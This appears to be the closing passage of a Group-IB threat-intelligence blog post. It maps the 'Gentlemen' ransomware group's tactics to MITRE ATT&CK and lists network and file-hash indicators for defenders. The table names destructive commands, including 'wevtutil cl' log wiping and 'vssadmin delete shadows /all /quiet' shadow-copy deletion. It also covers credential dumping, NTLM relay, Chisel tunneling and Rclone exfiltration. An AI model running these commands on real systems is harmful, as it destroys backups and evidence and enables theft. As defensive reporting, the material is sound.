| Defense Evasion | T1070.001 | Indicator Removal: Clear Windows Event Logs | Wipes all Windows event logs using wevtutil cl Security, wevtutil cl Application, wevtutil cl System, deletes RDP logs, Defender support files, Prefetch files, and Recycle Bin contents to remove forensic evidence. |
| Credential Access | T1003.004 | OS Credential Dumping: LSA Secrets | Extracts DPAPI backup keys using Impacket’s dpapi.py tool to obtain master keys for decrypting stored credentials. |
| Credential Access | T1555 | Credentials from Password Stores | Extracts Veeam credentials from PostgreSQL database and registry, decrypts passwords using Veeam.Backup.Common.dll, exploits CVE-2023-27532. |
| Credential Access | T1557.001 | Adversary-in-the-Middle | Forces authentication via coercion methods using NetExec with coerce_plus module to relay NTLM credentials and bypass authentication controls. |
| Defense Evasion | T1222.001 | File and Directory Permissions Modification | Modifies file permissions using icacls to grant unauthorized access to protected directories and files. |
| Discovery | T1087.002 | Account Discovery: Domain Account | Enumerates domain computers and tests connectivity using PowerShell combined with Test-Connection to identify online/offline hosts and retrieve IPv4 addresses. |
| Discovery | T1615 | Group Policy Discovery | Discovers applied Group Policy settings using gpresult /r, checks replication status with repadmin /replsummary and repadmin /showrepl to understand domain security configurations and identify policy-based controls. |
| Lateral Movement | T1021.002 | Remote Services: SMB/Windows Admin Shares | Spreads malware via SMB administrative shares using NetExec and creates open network shares with net share granting Everyone full access. |
| Lateral Movement | T1021.001 | Remote Services: Remote Desktop Protocol | Connects to victim machines via RDP using mstsc /v:[target] after adding attacker-controlled accounts to Remote Desktop Users group through NetExec SMB commands. |
| Command and Control | T1572 | Protocol Tunneling | Uses Chisel to create encrypted SOCKS proxies for C2 communication to tunnel traffic through port 443, evading detection with low AV signature rates. |
| Exfiltration | T1048 | Exfiltration Over Alternative Protocol | Exfiltrates data using RClone with SFTP protocol configured in custom config files. |
| Impact | T1490 | Inhibit System Recovery | Stops backup services (Veeam, Acronis, BackupExec, etc.), databases (SQL, Oracle, MySQL, SAP, PostgreSQL), and virtualization services (vmms, vmwp, vmcompute) using net stop [service]. Deletes shadow copies with vssadmin delete shadows /all /quiet and wmic shadowcopy delete. |
| Impact | T1486 | Data Encrypted for Impact | Gentlemen ransomware encrypt user’s data |
Indicators of Compromise (IOCs)
Network Indicators
- 194[.]87[.]31[.]69 – Rclone
File Hashes
51b9f246d6da85631131fcd1fabf0a67937d4bdde33625a44f7ee6a3a7baebd2
3ab9575225e00a83a4ac2b534da5a710bdcf6eb72884944c437b5fbe5c5c9235
d65c293efb5e6d033c83b2ac472bf0cb
42c062d6299ca9f76554441a29429404
2834114ff7e487c4ca3f50ca39f7d652dea1be98f885c388f01b6ff35309307b
efd5366eb7473d6f7fb97ec7ac59f09d
8901ce810f999f79c51c4d4f6c93fe6b
DISCLAIMER: All technical information, including malware analysis, indicators of compromise and infrastructure details provided in this publication, is shared solely for defensive cybersecurity and research purposes. Group-IB does not endorse or permit any unauthorized or offensive use of the information contained herein. The data and conclusions represent Group-IB’s analytical assessment based on available evidence and are intended to help organizations detect, prevent, and respond to cyber threats.
Group-IB expressly disclaims liability for any misuse of the information provided. Organizations and readers are encouraged to apply this intelligence responsibly and in compliance with all applicable laws and regulations.
This blog may reference legitimate third-party services such as Telegram and others, solely to illustrate cases where threat actors have abused or misused these platforms.
This material is provided for informational purposes, prepared by Group-IB as part of its own analytical investigation, and reflects recently identified threat activity.
All trademarks referenced herein are the property of their respective owners and are used solely for informational purposes, without any implication of affiliation or sponsorship.


